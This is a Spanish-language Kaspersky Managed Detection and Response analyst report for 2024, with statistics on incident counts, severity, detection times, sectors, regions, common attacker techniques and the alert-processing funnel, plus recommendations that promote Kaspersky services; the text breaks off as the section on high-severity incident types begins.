kaspersky preparados para el futuro

2024

Informe de analistas

Managed Detection and Response

Índice


Resumen ejecutivo
3
Recomendación
4
Introducción
5
Calificación de Kaspersky MDR
7
Cantidad de incidentes
9
Tiempo de detección de incidentes
10
11
Gravedad de los incidentes
14
Eficacia de las respuestas
15
Naturaleza de los incidentes de gravedad alta
19
Tecnologías de detección, tácticas, técnicas y procedimientos de atacantes
30
Sobre Kaspersky

Resumen ejecutivo


Más de dos incidentes de gravedad alta cada día

El 77 % de los incidentes se corrigieron con éxito después de recibir la primera alerta de seguridad relevante

Regiones clave por cantidad de clientes:

- Europa: 40 %
- CEI*: 21 %
- META: 15 %

Países europeos clave:

- Italia: 31 %
- España: 15 %
- Suiza: 13 %

Sectores con la mayor cantidad de incidentes informados:

Industria: 26 %

Finanzas: 14 %

Gobierno: 12 %

El perfil de atacante más común en los incidentes de gravedad alta:

APT: 43 %

Evaluación de la seguridad: 17 %

Delitos[1]: 12 %

Las herramientas de ataques "living off the land" más populares:

powershell.exe

rundll32.exe

comsvcs.dll

La distribución por gravedad de los incidentes informados:

Alta: 5 %

Media: 69 %

Baja: 26 %

Tiempo medio para informar sobre incidentes de gravedad alta: 54 minutos; gravedad media: 41 minutos; gravedad baja: 38 minutos

Las técnicas de MITRE ATT&CK más populares:

T1566: Phishing
TA0001: Acceso inicial

observado en el 24 % de los incidentes

T1204: Ejecución de usuario
TA0002: Ejecución

observado en el 19 % de los incidentes

T1098: Manipulación de cuenta
TA0003: Persistencia

observado en el 18 % de los incidentes

* CEI: Comunidad de Estados Independientes (Armenia, Azerbaiyán, Bielorrusia, Kazajistán, Kirguistán, Moldavia, Rusia, Tayikistán, Uzbekistán)

1 Un ataque llevado a cabo con malware sin intervención observable de un ser humano

Recomendaciones

- En 2024, la cantidad de incidentes de gravedad alta disminuyó un 34 % en comparación con 2023. Sin embargo, el tiempo medio de investigación e informe se incrementó un 48 %, lo que indica un aumento en la complejidad promedio de los ataques. Esto está respaldado por el análisis de reglas de detección activadas e IoA; la gran mayoría de los cuales provenía de herramientas de XDR especializadas. Esto marca un cambio con respecto a años anteriores, en los que la detección de los registros del SO tenía una función importante. En estas condiciones, **las herramientas especializadas, como XDR[3], son fundamentales** para la detección e investigación eficaces de amenazas modernas.
- Los ataques dirigidos llevados a cabo por humanos representaron el 43 % de los incidentes de gravedad alta en 2024: 74 % más que en 2023 y 43 % más que en 2022. A pesar de los avances de las herramientas de detección automatizada, un atacante motivado puede encontrar formas de evadirlas. Para combatir ataques llevados a cabo por humanos, son fundamentales las soluciones llevadas a cabo por humanos, como **Managed Detection and Response[4]**. Para las organizaciones que cuentan con un equipo de operaciones de seguridad interno, las tecnologías y los procesos internos deben estar al día para afrontar el panorama de amenazas moderno. Los **servicios de consultoría integrales del SOC[5]** pueden ayudar con esto.
- Las estadísticas demuestran consistentemente que los atacantes suelen volver después de un ataque exitoso. Esto es especialmente evidente en organizaciones gubernamentales, en las que los atacantes apuntan a una presencia duradera para realizar acciones de espionaje. En dichos casos, combinar SOC internos equipados con XDR o MDR externo con **evaluaciones de riesgos[6]** habituales es una forma eficaz de detectar e investigar incidentes que las medidas de seguridad existentes pasaron por alto. Los atacantes a menudo usan métodos "Living off the Land" (LotL)[7] en las infraestructuras que carecen de controles de configuración del sistema adecuados. Una cantidad relativamente grande de incidentes se vincula a cambios no autorizados, como la incorporación de cuentas a grupos con privilegios o la reducción de configuraciones seguras. Para reducir falsos positivos en estas situaciones, es fundamental contar con una administración efectiva de la configuración y con procedimientos formales para implementar cambios y administrar accesos.
- En 2024, las técnicas de ejecución de usuario[8] y phishing[9] estuvieron entre las tres principales amenazas; casi el 5 % de incidentes de gravedad alta implicó ingeniería social exitosa. Los usuarios siguen siendo el eslabón más débil, lo que convierte a la **concienciación sobre seguridad[10]** en un elemento importante para planificar la seguridad de la información corporativa.

3 Kaspersky Next XDR Expert

4 Kaspersky Managed Detection and Response

5 Consultoría para SOC de Kaspersky

6 Evaluación de riesgos de Kaspersky

7 Enciclopedia de Kaspersky. Ataque "Living off the Land"

8 MITRE ATT&CK. T1204 Ejecución de usuario

9 MITRE ATT&CK. T1566 Phishing

10 Kaspersky Security Awareness

Introducción

El informe de analistas anual de Managed Detection and Response (MDR) presenta información basada en el análisis de los incidentes de MDR identificados por el equipo del SOC de Kaspersky.

El informe aclara las tácticas, técnicas y herramientas que más utilizan los atacantes, así como las características de los incidentes detectados y su distribución en las diferentes regiones y sectores de la industria entre los clientes de MDR.

En este informe se responden preguntas clave, incluidas las siguientes:

¿Qué métodos se utilizan en la actualidad?

¿Quiénes son los posibles atacantes?

¿Cómo se puede detectar su actividad de manera eficiente?

Acerca de Kaspersky MDR


MDR proporciona supervisión y detección de amenazas las 24 horas del día. Las plataformas de protección de endpoints (EPP) transmiten telemetría para que el aprendizaje automático y el equipo del SOC realicen un análisis. Para la detección de amenazas, se utilizan indicadores de ataque (IoA) y búsqueda de amenazas manual. El equipo del SOC asigna las medidas de respuesta y, si el usuario las aprueba, la EPP las ejecuta.

Alcance de Kaspersky MDR


Tenemos clientes de Kaspersky MDR en todo el mundo, lo que nos permite obtener una visión integral y objetiva de los comportamientos y las tácticas de ataque regionales. En el siguiente gráfico se observa la distribución geográfica de los clientes de MDR. La mayor cantidad se concentra en Europa, la CEI y la región META.

APAC: 13 % | CEI: 21 % | Europa: 40 % | Latinoamérica: 8 % | META: 15 % | Norteamérica: 3 %

En Europa, la cobertura más grande de MDR se concentra en Italia, España y Suiza.



Sudáfrica lidera la región META.




Distribución por sector

En 2024, el equipo de MDR observó que la mayoría de los incidentes sucedían en los sectores industrial (25,7 %), financiero (14,1 %) y gubernamental (11,7 %).

Figura 1

Sectores más atacados



El gráfico refleja la presencia de MDR en el sector pertinente, por cantidad de clientes. Si la comparamos con la distribución por cantidad de incidentes, podemos estimar aproximadamente la frecuencia de incidentes en ese sector.

Si tenemos en cuenta solo los incidentes de gravedad alta, la distribución es un tanto diferente: 22,8 % en el sector de TI; 18,3 % en el sector gubernamental; 17,8 % en el sector industrial y 11,9 % en el sector financiero.

Cantidad de incidentes

En 2024, la infraestructura de MDR recibió y procesó eventos de telemetría todos los días, lo que generó alertas de seguridad como resultado. Aproximadamente el 26 % de estas alertas se procesaron a través de algoritmos de aprendizaje automático, mientras que el 13 % recibieron un análisis por parte del equipo del SOC, quienes determinaron que se trataba de incidentes reales. Se informó a los clientes de MDR sobre estos incidentes a través del portal de MDR.

Figura 2

Embudo del procesamiento de alertas en Kaspersky MDR

~ 270 000
alertas de seguridad recibidas

~ 15 000
eventos de telemetría de un host

Este número puede variar considerablemente según la actividad del host y el tipo de sensor

~ 200 000
alertas analizadas por los analistas del SOC

Más de 70 000
alertas procesadas automáticamente por tecnología de IA

~ 87 %
de las alertas identificadas como falsos positivos por los analistas del SOC

Más de 26 000
alertas analizadas

~ 13 000
incidentes informados a clientes

La menor cantidad de alertas se debe a la extensa labor que se realizó para mejorar la eficiencia de la lógica de detección, que generó un aumento en la conversión general de IoA del 10 % al 13 % y una reducción en la cantidad de falsos positivos procesados por los analistas del SOC.

Tiempo de detección de incidentes

El proceso de detección de incidentes consta de varios pasos. Primero, un robot especializado asigna una alerta emitida a la cola personal de un analista disponible del SOC. Luego, el analista procesa la alerta según su gravedad y el tiempo de detección de una amenaza garantizado según el acuerdo de nivel de servicio (SLA). Si el análisis produce un falso positivo, se ignora la alerta y se crean filtros al nivel del cliente o a nivel global. De lo contrario, la alerta se importa a un incidente nuevo o existente que, tras una investigación detallada, se puede cerrar como falso positivo o informar al cliente a través del portal de MDR junto con una respuesta recomendada. Si el cliente aprueba la respuesta recomendada, los agentes de endpoint la implementan de forma automática.

Tabla 1

Tiempo para detectar un incidente

Gravedad	Tiempo para generar un informe (en minutos)	Comentarios
Alta	53,99 min 2023: 36,37 min 2022: 43,75 min 2021: 41,45 min	En el caso de los incidentes más complejos, se requiere más tiempo para recopilar información adicional y crear una cronología del incidente. En 2024, este tiempo aumentó aproximadamente un 48 % en comparación con períodos anteriores[2], lo que refleja la naturaleza de los incidentes de gravedad alta durante el año.
Media	41,03 min 2023: 32,55 min 2022: 30,92 min 2021: 34,88 min	Los incidentes de gravedad media fueron el nivel de gravedad más frecuente. La mayoría de estos incidentes se debieron a actividad de malware y se solucionaron de forma completamente automatizada. Sin embargo, el tiempo requerido aumentó un 26 % en comparación con 2024, debido a un pequeño aumento en la cantidad de incidentes de seguridad media que ocurrieron en 2024.
Baja	37,85 min 2023: 48,01 min 2022: 34,15 min 2021: 40,24 min	Los incidentes de menor gravedad estuvieron en gran parte relacionados con las consecuencias de software potencialmente no deseado. En la mayoría de los casos, el procesamiento de estos incidentes se produjo de forma automatizada.

2 Informe de analistas de Kaspersky MDR de 2023 | Informe de analistas de Kaspersky MDR de 2022 | Informe de analistas de Kaspersky MDR de 2021

Gravedad de los incidentes

En MDR, solo se informan los incidentes que requieren medidas por parte de los clientes.

Baja

No hay un impacto considerable en los sistemas informáticos del cliente; sin embargo, se deben tomar algunas medidas

Media

No hay evidencia de participación humana directa en el ataque; puede afectar a los sistemas informáticos del cliente, pero no tiene consecuencias graves

Alta

Amenazas de malware o ataques llevados a cabo por humanos que tienen un impacto potencial o real considerable en los sistemas informáticos del cliente

En 2024 se produjeron, en promedio, más de tres incidentes críticos cada dos días. Si bien en 2021 se observó la cantidad más alta de incidentes de gravedad alta, la tendencia desde entonces muestra una disminución en su porcentaje, acompañada por un aumento de incidentes de gravedad media y baja.

Figura 3

Nivel de gravedad del incidente





Figura 4

Gravedad de los incidentes detectados por MDR en el transcurso de los años




El cambio de incidentes de gravedad alta a incidentes de gravedad media se puede atribuir a la detección temprana y a la solución instrumental. Al momento de la detección, no solía haber evidencia suficiente de una participación humana directa en el ataque. En estos casos, se detectaban actividades como campañas maliciosas por correo electrónico, vulneraciones por descargas ocultas, conexiones a recursos potencialmente maliciosos de Internet, reconocimiento de redes, intentos de ataques por fuerza bruta o aprovechamiento de vulnerabilidades. Sin embargo, el equipo de Kaspersky MDR determinó que la naturaleza de estas actividades y sus riesgos asociados no garantizaban la clasificación como incidentes de gravedad alta.

La cantidad de incidentes depende en gran medida del alcance de la supervisión. En el siguiente diagrama se muestra la cantidad prevista de incidentes para cada nivel de gravedad en 10 000 endpoints supervisados, clasificados por sector.

Figura 5


Distribución de la cantidad prevista de incidentes en 10 000 endpoints por gravedad y sector



En el diagrama se muestra la cantidad relativa más alta de incidentes producidos en los sectores de medios de comunicación, desarrollo y telecomunicaciones.

Figura 6

Distribución de la cantidad prevista de incidentes en 10 000 endpoints por gravedad y sector, en comparación con el año anterior



En comparación con 2023, los sectores de medios de comunicación, desarrollo y telecomunicaciones observaron un aumento considerable en la cantidad de incidentes.

En 2024, los incidentes de gravedad alta representaron menos del 5 % del total, lo que los hace insignificantes visualmente en el volumen general de incidentes. El siguiente diagrama se enfoca exclusivamente en incidentes de gravedad alta.

Figura 7

La cantidad prevista de incidentes críticos en 10 000 endpoints por sector, en comparación con el año anterior

En el gráfico se destaca un aumento considerable en los incidentes de gravedad alta en los sectores gubernamental y de desarrollo, mientras que la cantidad de incidentes del sector industrial permanecieron estables o disminuyeron. Se observó un aumento relativamente grande en el sector de alimentación, con un incremento en los sectores de TI y telecomunicaciones. Aunque los medios de comunicación experimentaron un aumento enorme de incidentes, esta tendencia no se reflejó en los incidentes de gravedad alta. Esto respalda observaciones anteriores de que muchos intentos de ataque se detectaron y mitigaron con rapidez, lo que evitó que su gravedad superara los niveles medios.

Eficacia de las respuestas

Figura 8 Distribución de incidentes por cantidad de alertas relevantes





Figura 9 Distribución de incidentes por gravedad y cantidad de alertas relevantes



Aproximadamente el 76 % de los incidentes se detectaron mediante una **única alerta.** Se consideró que un ataque se detuvo con éxito si no se generaron alertas relevantes adicionales. En esta categoría, también se incluyen incidentes típicos con situaciones que involucraron una respuesta clara. Los incidentes críticos representaron menos del 3 %, mientras que la amplia mayoría se trató de incidentes de gravedad media (69 %) y baja (29 %).

Cerca del 22 % de los incidentes se identificaron mediante **2-10 alertas.** Para dificultar que se evite la detección, usamos un conjunto de tecnologías a fin de crear diferentes alertas para la misma amenaza. Por ejemplo, el uso de una herramienta puede detectarse al mismo tiempo con la EPP en función del objeto binario de la amenaza y con su comportamiento. En MDR, la detección puede basarse en líneas de comandos particulares y en la detección del acceso a determinados subárboles de registro. Esta categoría refleja incidentes que no se resolvieron automáticamente después de la primera alerta: ya sea que una persona participó en la respuesta o se clasificó incorrectamente la primera alerta relevante.

Alrededor del 2 % de los incidentes implicaron más de **10 alertas.** Por lo general, estos casos surgen cuando el cliente rechaza la respuesta o cuando la respuesta no es efectiva. Por ejemplo: un nuevo ataque dirigido que requiere una investigación exhaustiva antes de la respuesta o situaciones en las que el cliente solicitó supervisión de un ataque sin medidas defensivas activas (ciberejercicios). El porcentaje de incidentes de gravedad alta aquí es el más grande, que supera el 32 %. Alrededor del 8 % de los incidentes de gravedad baja de esta categoría son explicados por la presencia de medidas de respuesta de prioridad baja por parte de los usuarios de MDR, que no se implementaron debido a motivos internos o a la naturaleza no crítica del incidente.
Si bien estas inacciones no generan un mayor desarrollo del ataque, la infraestructura de MDR sigue recibiendo alertas relacionadas en conexión con los incidentes informados.

Naturaleza de los incidentes de gravedad alta

Principales causas de los incidentes de gravedad alta

Figura 10 Cantidad de incidentes críticos por tipo

